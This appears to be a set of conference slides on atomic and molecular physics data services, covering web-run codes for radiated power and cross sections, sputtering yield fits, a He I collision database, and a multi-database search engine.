Please select a button (column 0) for numerical data to be displayed:

| Go to numerical data | Reset |

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21
☑	117	Y	?	EXP	H			Al									SPTTH	comments		11-09-14	IAEA_INDC(NDS
☑	118	Y	?	EXP	D			Al									SPTTH	comments		11-09-14	IAEA_INDC(NDS

Output options

Show the table of fitting coefficients: ☑

Enter minimal X, maximal X (where X = target temperature, projectile kinetic energy, plasma temperature, angle, flux density, etc.) and step (For kinetic energy and plasma temperature in eV or keV for most collision processes. Otherwise use units indicated in the comments):
Attention: if **X log** is selected in **Plot Options** section, please enter a required number of points on an X-log scale instead of a real energy **step**

| Xmin=10 | Xmax=100 | step=10 |

Plot options:

Dynamic Java Plot yes ☑ X log ☑ Y log ☑

| Go to numerical data | Reset |

Final output

J2EE Alpha version 1.0

Process SAENER: Sputtering by Atoms (energy distribution): A + B(surf)-> B + B(surf)

Fit coefficients:

ID	Validity Limits							
	X low	X upp						
117			1.0	26.98	1	13	3.39	0.121
118			2.0	26.98	1	13	14.0	0.122

Numerical data:

117 SPTTH

Incident Energy (eV)	Sputtering Yield (atoms/ion)
10.00000e+000	0.00000e+000
2.00000e+001	0.00000e+000
3.00000e+001	3.81579e-007
4.00000e+001	8.93896e-005
5.00000e+001	3.39298e-004
6.00000e+001	6.80680e-004
7.00000e+001	1.06031e-003
8.00000e+001	1.44885e-003
9.00000e+001	1.83098e-003
10.00000e+001	2.19898e-003

118 SPTTH

Incident Energy (eV)	Sputtering Yield (atoms/ion)
10.00000e+000	0.00000e+000
2.00000e+001	0.00000e+000
3.00000e+001	0.00000e+000
4.00000e+001	0.00000e+000
5.00000e+001	0.00000e+000
6.00000e+001	0.00000e+000
7.00000e+001	0.00000e+000
8.00000e+001	1.29196e-006
9.00000e+001	1.49933e-005
10.00000e+001	4.71061e-005

Dynamic Java Plot

Conclusions

• Java allows platform independence

• Can write a pure Java application for ALADDIN, with convenient database system integration

• J2EE platform provides convenient packaging:
    JAR - Java Archive File
    WAR - Web Archive File
    EAR - Enterprise Archive File

• With an EAR, distribution of ALADDIN could be simplified

Running Codes Through the Web

R.E.H. Clark

Radiated Power

- Atomic physics data generated from LANL codes - electron impact excitation, ionization, photoionization, autoionization and inverses through detailed balance

- Collisional radiative model used

- Effective ionization, recombination rate coefficients, radiation per ion output

Radiated Power (Cont.)

- Effective rate coefficients, radiation per ion stored

- Code uses these data to solve kinetics at selected temperature, electron density

- From kinetics and effective radiation per ion, the total radiated power is found

- Five data sets available for Ne, Si, Ar, Ti, and Fe

Average Approximation Cross Sections

- Cowan Hartree-Fock atomic structure used

- Average approximation developed by J.M. Peek and J.B. Mann

- First version used CBA

- Current version uses DWA

Average Approximation Cross Sections (Cont.)

- Input is through boxes in windows
- Perl script checks input. Limits can be imposed
- Cowan's atomic structure code used
- Output from structure code is accessed by cross section code
- Output can be tailored by user

Control of codes on web

- Perl script assigns userid
- Codes generate files with userid as suffix
- Files can be used repeatedly by user in one session
- Files deleted at user signoff
- Files deleted after one day inactivity

Select parameters

Ne ▲
Si
Ar
Ti
Choose an element from the list **Fe** ▼

Number of temperatures may not exceed 200.
Temperatures must be between 1 and 100000 eV.
Electron density must be between 1.e13/cc and 1.e17/cc.

Select grid type for temperatures ⦿ Log grid ◯ Lin grid
Number of temperatures | 20 |
Lowest temperature (eV) | 10 |
Highest temperature (eV) | 50000 |
Electron density (1/cc) | 1.e14 |

Select next task to perform:
⦿ Carry out calculation
◯ EXIT from calculations

| Continue |

Select output

You now have the following choices:

⊙ Display the radiated power from the calculation

○ Display the average charge per ion

○ Display the relative populations of all ion stages

○ Go back to problem definition

○ EXIT from calculations

| Continue |

Radiated power output

Total radiated power for iron for electron density of 1.e14

You now have the following choices:
- ◉ Display the average charge per ion
- ○ Display the relative populations of all ion stages
- ○ Go back to problem definition
- ○ EXIT from calculations

| Continue |

T(eV) Rad. Power
1.0000E+01 1.1545E-26
1.5656E+01 2.9918E-26
2.4511E+01 8.7192E-26
3.8375E+01 1.8620E-25
6.0080E+01 2.7016E-25
9.4062E+01 2.5458E-25
1.4726E+02 1.5036E-25
2.3056E+02 5.8441E-26
3.6096E+02 3.9992E-26
5.6512E+02 4.3041E-26
8.8476E+02 3.3696E-26
1.3852E+03 1.4645E-26
2.1687E+03 8.2573E-27
3.3953E+03 7.0132E-27
5.3157E+03 7.0459E-27
8.3222E+03 6.9252E-27
1.3029E+04 6.4091E-27
2.0399E+04 5.9316E-27
3.1937E+04 5.7172E-27
5.0000E+04 5.7416E-27

Select element

Choose an element and ion stage by chemical symbol (case insensitive) and stage of ionization by editing the values in the boxes.

Chemical symbol: [C] Atomic Charge: [2]

Select next task to perform:
- ◉ Go to configuration selection
- ○ EXIT from calculations

[Continue]

Select electronic configurations

Current element is C (atomic number 6) with charge of + 2

Current electronic configurations - edit as desired You may add more configurations to see the resulting energies, but cross sections will only be calculated for one transition. The configurations should be entered in the same style as seen in the default values. The configurations will be checked for errors and you can return to this page from any other page.

```
2s2
2s1      2p1
```

Select next task to perform:
- ⦿ Proceed to structure calculation
- ○ Change display parameters
- ○ Go back to element selection
- ○ EXIT from calculations

| Continue |

Atomic structure output

Current element is C (atomic number 6) with charge of + 2

Configuration Energy (ev)

2s2   0
2s1 2p1   6.6119216

Select next task to perform:
- ⦿ Continue with calculation
- ○ Change display parameters
- ○ Go back to configuration selection
- ○ Go back to element selection
- ○ EXIT from calculations

| Continue |

Change display parameters

This page allows you to customize the output to your needs. You can change the units for the energy levels, switch between viewing the energy levels or transition energies for the structure calculations, and change the units for viewing the cross sections. You can view the cross section calculations in the form of cross sections in various units, or view collision strengths, or rate coefficients. The selection of the units for viewing the cross sections is independent of the selection of units for the calculation of cross sections. For example, you may have requested cross sections calculated for a range of energies in electron volts, but may now decide to view the results in energy units of rydbergs.

Select structure output parameters

Select energy units for structure output:
◉ Electron volts
○ Rydbergs
○ Kilokaysers
○ Atomic units
○ Inverse centimeters

Select display type for structure output: ◉ Energy levels ○ Transition energies

Select cross section output parameters

Select energy units for output of cross sections: ◉ Threshold (x) units ○ Electron Volts ○ Rydbergs
Select cross section units: ◉ Square centimeters ○ Square angstroms ○ Pi a0**2
Select output type: ○ Cross sections ◉ Collision strengths ○ Rate coefficients ○ Fits to rate coefficients

Next action to take

◉ Return to previous page
○ EXIT from calculations

| Continue |

Set up for cross section calculation

Current element is C (atomic number 6) with charge of + 2

Select the desired lower and upper configuration from the lists. You may not select the same configuration from each list (no elastic collisions) and the energy of the upper configuration must be higher than the energy of the lower configuration.

Lower configuration Upper configuration Configuration Energy (ev)

Lower configuration	Upper configuration	Configuration	Energy (ev)
2s2 ▲	2s2 ▲	2s2	0
2s1 2p1	**2s1 2p1**	2s1 2p1	6.6119216
▼	▼		

Select energy units for cross section calculation: ⦿ Threshold (x) units ◯ Rydbergs ◯ Electron Volts

Select grid type for energies: ⦿ Log grid ◯ Lin grid

The range of energies selected must lie above the threshold energy. The number of energies is restricted to 20 of fewer.

Number of energies `10` Lowest energy `1.01` Highest energy `10`

Maximum partial wave for continuum electron `20`

Select next task to perform:
- ⦿ Run the cross section calculation
- ◯ Change display parameters
- ◯ Show output of structure calculation
- ◯ Go back to configuration selection
- ◯ Go back to element selection
- ◯ EXIT from calculations

| Continue

Cross section results

Current element is C (atomic number 6) with charge of + 2

Transition is 2s2 ==> 2s1 2p1 with transition energy of 6.6119216 (ev)

Select next task to perform:
- ⦿ Change display parameters
- ○ Set up input for cross section calculation
- ○ Show output of structure calculation
- ○ Go back to configuration selection
- ○ Go back to element selection
- ○ EXIT from calculations

| Continue |

Energy (x) Collision Strength
1.0100000E+00 1.1773375E+01
1.3030238E+00 1.2366822E+01
1.6810603E+00 1.3033639E+01
2.1687738E+00 1.3760434E+01
2.7979839E+00 1.4591070E+01
3.6097420E+00 1.5262156E+01
4.6570095E+00 1.5970320E+01
6.0081129E+00 1.6816069E+01
7.7512018E+00 1.7735844E+01
1.0000000E+01 1.8766168E+01

Selected topics on data and databases

Yuri Ralchenko

Weizmann Institute of Science

מכון ויצמן למדע

Plan

- Unified Analytical Representation of Physical Sputtering Yield
- He I Collisional Database: electrons and heavy particles
- Quantum Stark broadening
- General Atomic Data Search Engine
- Latest Trends in the Internet Databasing

2

What do the users want to have?..

- Unrestricted access
- Now we have (or will have soon) an effectively ONE big computer
- The access rate is improving (good for on-line access)
- Who's using ALADDIN files..?
- The rate of connection is ahead of rate of data needs

3

What are we able to present

- Access for user's code:
  - Server-client interface
  - Is it possible to have the same interface for different databases?
  - Who's using our databases? – their response may be important
  - It's often easier to calculate data on-line than to store them in a database

4

Unified Analytical Representation of the Physical Sputtering Yield

J. Nucl. Mat. **290-293**, 104 (2001)

R.K.Janev, Yu.V.Ralchenko, T. Kenmotsu, K.Hosaka

Report NIFS-DATA-62 (2001)

Data source: W. Eckstein et al, Report IPP 9/82 (1993)

Fig. 1

5

Unified Analytical Representation of the Physical Sputtering Yield - 2

$$\varepsilon = \frac{E}{E_{TF}}, \quad \delta = \frac{E_{th}}{E_{TF}} \quad \left(\delta \sim 10^{-6} \div 10^{-1}\right)$$

$$E_{TF}=f(M_1,M_2,Z_1,Z_2)$$

$$\eta = a(\delta)\left(\frac{\varepsilon}{\delta}-1\right)+b(\delta)\left[\left(\frac{\varepsilon}{\delta}\right)^{\gamma(\delta)}-1\right]+1$$ **new argument**

$$\tilde{Y}(\eta)=\frac{Y(\varepsilon,\delta)}{QG(\delta)}$$ **normalized sputtering yield**

$$a(\delta)=1.265\,\delta\left(0.18+\delta^{2/3}\right)^{-1}$$

$$b(\delta)=20.5\,\delta^{2/5}\left(1+112\,\delta\right)^{-1}$$

$$\gamma(\delta)=0.81\left(0.0051+\delta^{4/5}\right)\left(0.013+\delta^{3/5}\right)^{-1}$$

$$G(\delta)=0.85+4.0\exp\left(-2.94\,\delta^{3/5}\right)$$

6

Unified Analytical Representation of the Physical Sputtering Yield - 3

Reduced sputtering yield Y vs. reduced energy η

$$Y = (1-1/\eta)^3(0.436 \cdot \ln(\eta)/\eta + 0.212/\eta^2)$$

RMS = 32%

○ Experimental and TRIM.SP data
— fit
- - - $Y_{rB}(\epsilon \to \eta, \delta = 1)$

Reduced energy, η

$$\eta \to 1 : \tilde{Y}(\eta) \to 0;$$

$$\eta \to \infty : \tilde{Y}(\eta) \to \frac{\ln\eta}{\eta}$$

$$\tilde{Y}(\eta) = \left(1 - \frac{1}{\eta}\right)^\alpha \left[A\frac{\ln\eta}{\eta} + B\frac{1}{\eta^2}\right]$$

7

Unified Analytical Representation of the Physical Sputtering Yield - 4

Table 1. The parameters for calculation of the reduced energy $\acute{\epsilon}$ (Eq. (7)) and sputtering yield Y (Eq. (20)) for a number of projectile(A)-target combinations.

A	E_{th}	±	a	b	∘	Q
Target: Be						
H	3.51e+01	1.371e-01	3.890e-01	5.661e-01	5.351e-01	1.964e-01
D	2.62e+01	9.291e-02	3.052e-01	6.948e-01	4.941e-01	5.106e-01
He	4.45e+01	6.181e-02	2.325e-01	8.498e-01	4.547e-01	1.580e+00
Be	2.30e+01	1.042e-02	5.787e-02	1.524e+00	3.239e-01	3.200e+00
Ne	4.02e+01	3.771e-03	2.336e-02	1.546e+00	2.795e-01	8.465e+00
Ar	4.81e+01	1.306e-03	8.604e-03	1.255e+00	2.570e-01	1.372e+01
Target: C						
H	2.73e+01	6.578e-02	2.426e-01	8.249e-01	4.605e-01	8.401e-02
D	2.43e+01	5.436e-02	2.126e-01	9.022e-01	4.431e-01	1.950e-01
He	3.02e+01	2.778e-02	1.293e-01	1.189e+00	3.878e-01	1.427e+00
C	3.50e+01	6.153e-03	3.645e-02	1.584e+00	2.981e-01	5.196e+00
Ne	6.96e+01	4.995e-03	3.020e-02	1.578e+00	2.895e-01	7.020e+00
Ar	7.11e+01	1.552e-03	1.015e-02	1.314e+00	2.591e-01	1.411e+01
Target: Fe						
H	6.70e+01	2.634e-02	1.241e-01	1.212e+00	3.838e-01	1.636e-01
D	4.50e+01	1.737e-02	8.895e-02	1.376e+00	3.547e-01	4.725e-01
He	2.60e+01	4.713e-03	2.865e-02	1.574e+00	2.873e-01	1.884e+00
Fe	3.58e+01	2.056e-04	1.417e-03	6.715e-01	2.634e-01	6.544e+01

Unified Analytical Representation of the Physical Sputtering Yield - 5

Table 1 (continued).

A	E_{th}	±	a	b	°	Q
Target: Cu						
H	5.10e+01	1.743e-02	8.919e-02	1.374e+00	3.549e-01	2.519e-01
D	3.30e+01	1.110e-02	6.113e-02	1.510e+00	3.274e-01	9.625e-01
He	1.80e+01	2.860e-03	1.808e-02	1.492e+00	2.713e-01	3.791e+00
Ar	2.70e+01	2.558e-04	1.759e-03	7.289e-01	2.608e-01	6.673e+01
Cu	2.66e+01	1.184e-04	8.211e-04	5.437e-01	2.709e-01	8.826e+01
Target: Mo						
H	1.99e+02	4.217e-02	1.771e-01	1.010e+00	4.210e-01	2.740e-02
D	9.00e+01	1.888e-02	9.517e-02	1.345e+00	3.602e-01	9.742e-02
T	6.00e+01	1.246e-02	6.741e-02	1.481e+00	3.340e-01	3.840e-01
He	4.75e+01	4.776e-03	2.900e-02	1.575e+00	2.878e-01	7.170e-01
Ne	2.80e+01	4.381e-04	2.984e-03	8.863e-01	2.558e-01	1.217e+01
Ar	3.25e+01	2.268e-04	1.562e-03	6.968e-01	2.622e-01	3.746e+01
Mo	5.51e+01	1.034e-04	7.176e-04	5.158e-01	2.729e-01	7.681e+01
Target: W						
H	4.29e+02	4.346e-02	1.811e-01	9.966e-01	4.236e-01	2.383e-02
D	1.78e+02	1.793e-02	9.129e-02	1.364e+00	3.568e-01	7.020e-02
T	1.29e+02	1.293e-02	6.957e-02	1.471e+00	3.362e-01	2.662e-01
He	1.07e+02	5.251e-03	3.160e-02	1.581e+00	2.915e-01	4.812e-01
Ne	2.60e+01	2.183e-04	1.504e-03	6.868e-01	2.627e-01	1.275e+01
Ar	3.65e+01	1.480e-04	1.024e-03	5.925e-01	2.678e-01	3.640e+01
W	5.90e+01	2.952e-05	2.063e-04	3.150e-01	2.899e-01	1.491e+02

Database for He I collisions with electrons, protons and ions

Report NIFS-DATA-59 (2000) – **e+He**

Yu.V.Ralchenko, R.K.Janev, T.Kato, D.V.Fursa, I.Bray, F.J. de Heer

Excitation and **Ionization** are included for all terms up to $n = 4$

<u>Principal sources of data</u>: *Convergent Close Coupling, R-Matrix with pseudostates, experimental data*

$$\Omega(X) = \left(A_1 \ln x + A_2 + \frac{A_3}{x} + \frac{A_4}{x^2} + \frac{A_5}{x^3} \right) \frac{x+1}{x+A_6} \quad \textbf{da}$$

$$\Omega(X) = \left(A_1 + \frac{A_2}{x} + \frac{A_3}{x^2} + \frac{A_4}{x^3} \right) \frac{x^2}{x^2+A_5} \quad \textbf{df}$$

$$\Omega(X) = \left(A_1 + \frac{A_2}{x} + \frac{A_3}{x^2} + \frac{A_4}{x^3} \right) \frac{1}{x^2+A_5} \quad \textbf{sf}$$

10

He I Database: electron excitation

Electron impact excitation $1\,^1S - 3\,^1P$

He I Database: electron excitation

Electron impact excitation $2\,^1S - 3\,^1D$

Legend:
- Kim, Y.K.$Inokuti, M. (1969)
- Flannery, M.R.$McCaan, K.J. (1975)
- Kingston, A.E. (1992)
- de Heer, F.J. et al. (1994)
- Shevelko, V.P.$Tawara, H. (1995)
- Bray, I.$Fursa, D.V. (1995)
- Cartwright, D.C.$Csanak, G. (1995)
- de Heer, F.J. et al. (1995)
- Bartschat, K. (1998)
- CCC89
- Fit from Table I

Cross section (cm^2)

Electron energy (eV)

12

He I Database: electron excitation

Electron impact excitation $2^3S - 4^1D$

He I Database: heavy particle collisions

Processes included

- <u>excitation</u> by protons, He^{+2} and A^{+q}
- <u>ionization</u>, <u>transfer ionization</u> and <u>electron capture</u>
  by protons and He^{+2}

$$\sigma(E) = A_1 \frac{\ln(1 + A_2 E)}{E} e^{-A_3/E} + A_4 \frac{E^{A_5 - 1}}{A_6 + E^{A_5}}$$

$$\sigma(E) = A_1 \frac{E^{A_2 - 1}}{A_3 + E^{A_2}} + A_4 \frac{E^{A_5 - 1}}{A_6 + E^{A_5}}$$

$$\sigma(E) = A_1 \ln(1 + E) \frac{E^{A_2}}{A_3 + E^{A_4}}$$

$$\sigma(E) = A_1 E^{A_2} e^{-A_3 E} + A_4 \frac{e^{-A_5/E}}{E^{A_6}}$$

He I Database: heavy particle collisions

Electron capture by H^+

He I Database: heavy particle collisions

Recommended excitation cross sections (cm^2)

excitation by protons

$$y = a_0*\ln(a_1+a_2x^{a_5})*x^{(a_3-1)}/(a_4+x^{a_3})$$

Legend:
- $H^+ + He(1s^2) \rightarrow H^+ + He(1s2p\ ^1P)$
- $H^+ + He(1s^2) \rightarrow H^+ + He(1s3p\ ^1P)$
- $H^+ + He(1s^2) \rightarrow H^+ + He(1s4p\ ^1P)$
- — fit

E (keV/amu)

16

He I Database: heavy particle collisions

Table V. Fit coefficients for excitation by H^+.

Eq.	i	f	A_1	A_2	A_3	A_4	A_5	A_6
(14)	1^1S	2^1S	3.151E-16	3.065E+00	1.485E+05	1.146E-16	4.241E+00	7.021E+04
(13)	1^1S	2^1P	1.128E-15	1.340E-01	9.374E+01	4.616E-17	4.153E+00	5.157E+03
(14)	1^1S	3^1S	8.691E-17	3.650E+00	3.867E+05	2.374E-18	6.451E+00	9.179E+05
(14)	1^1S	3^1D	1.820E-17	3.838E+00	1.943E+06	3.936E-18	5.530E+00	4.840E+04
(13)	1^1S	3^1P	2.235E-16	5.819E-01	1.176E+02	2.020E-17	4.909E+00	3.187E+05
(14)	1^1S	4^1S	3.406E-17	3.950E+00	1.485E+06	8.789E-19	7.065E+00	3.374E+06
(14)	1^1S	4^1D	9.629E-18	4.183E+00	1.311E+07	2.253E-18	5.375E+00	1.444E+05
(13)	1^1S	4^1P	9.443E-17	3.888E-01	1.122E+02	7.854E-18	5.034E+00	4.783E+05
(14)	1^1S	5^1D	5.321E-18	4.978E+00	2.336E+08	1.634E-18	5.679E+00	4.104E+05
(13)	2^1S	2^1P	6.005E-14	1.977E-01	2.804E-01	2.733E-13	1.427E+00	2.392E+01
(14)	2^1S	3^1S	8.217E-15	2.732E+00	3.013E+03	5.923E-17	2.420E+00	1.701E+01
(14)	2^1S	3^1D	1.911E-14	2.591E+00	1.411E+03	1.274E-15	2.201E+00	5.766E+01
(13)	2^1S	3^1P	2.627E-15	3.947E+02	8.205E+01	2.437E-15	2.5340+00	4.404E+01

# Quantum-mechanical calculation of Stark Broadening in ions

- To produce the benchmark theoretical results

- To study yet uninvestigated features (elastic contribution etc.)

- Be-like ions
  - B II, C III, N IV, O V, Ne VII

- Li-like ions
  - B III, C IV, O VI, Ne VIII

O VI: 3s-3p
normalized to $N_e = 10^{18}$ cm^{-3}

Legend:
- Seaton (1988)
- Alexiou (NPSC)
- Glenzer et al
- Blagoevic et al (3811 A)
- Blagoevic et al (3834 A)
- Dimitrijevic & Konjevic
- Hey & Breger
- Griem
- Dimitrijevic & Sahal-Brechot
- QM (CCC)

Linewidth (Å) vs Temperature (eV)

18

Quantum-mechanical calculation of Stark Broadening in ions-2

Electron excitation cross sections

Linewidth Ratio Exp/QM

symbols: triplets
letters: singlets

General Atomic Data Search Engine

<u>Objective</u>: to allow a multi-database search of atomic and molecular data

Present configuration:

- oscillator strengths: NIST, ALL, Kurusz, TOPbase
- cross sections: IAEA, NIFS

To add (already available in the original databases) features:

- wavelength search (all lines within a range of λ)
- energy level search
- optional limits (energies etc.)

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General Atomic Data Search Engine-2

NIST

"Web-browser"

Kurusz

Sensitive to
Changes in
Interfaces

GADSE

curl

ALLv2

TOPbase

user

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Prospects

- Need input from computer science!
- Distributed computing
- Should we revive the ALADDIN discussion group?

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What's ahead?..

- Internet improvement (Internet-2) $\Rightarrow$ more stable and fast connection

- Developments in the "distributed computing" $\Rightarrow$ DCN computers = one data computer

- No other competitors are foreseen

What would a user see?..

WEIZMANN
INSTITUTE
OF SCIENCE

Internet news

New data collections:

- MCHF/MCDHF collection (C.F.Fischer)

    + interactive calculations

- DREAM *database* (E.Biémont)

An access to many data collections and/or databases has
been discontinued or no updates have been made:
SAM database, ADA,...

Only the *DCN databases* are regularly updated!

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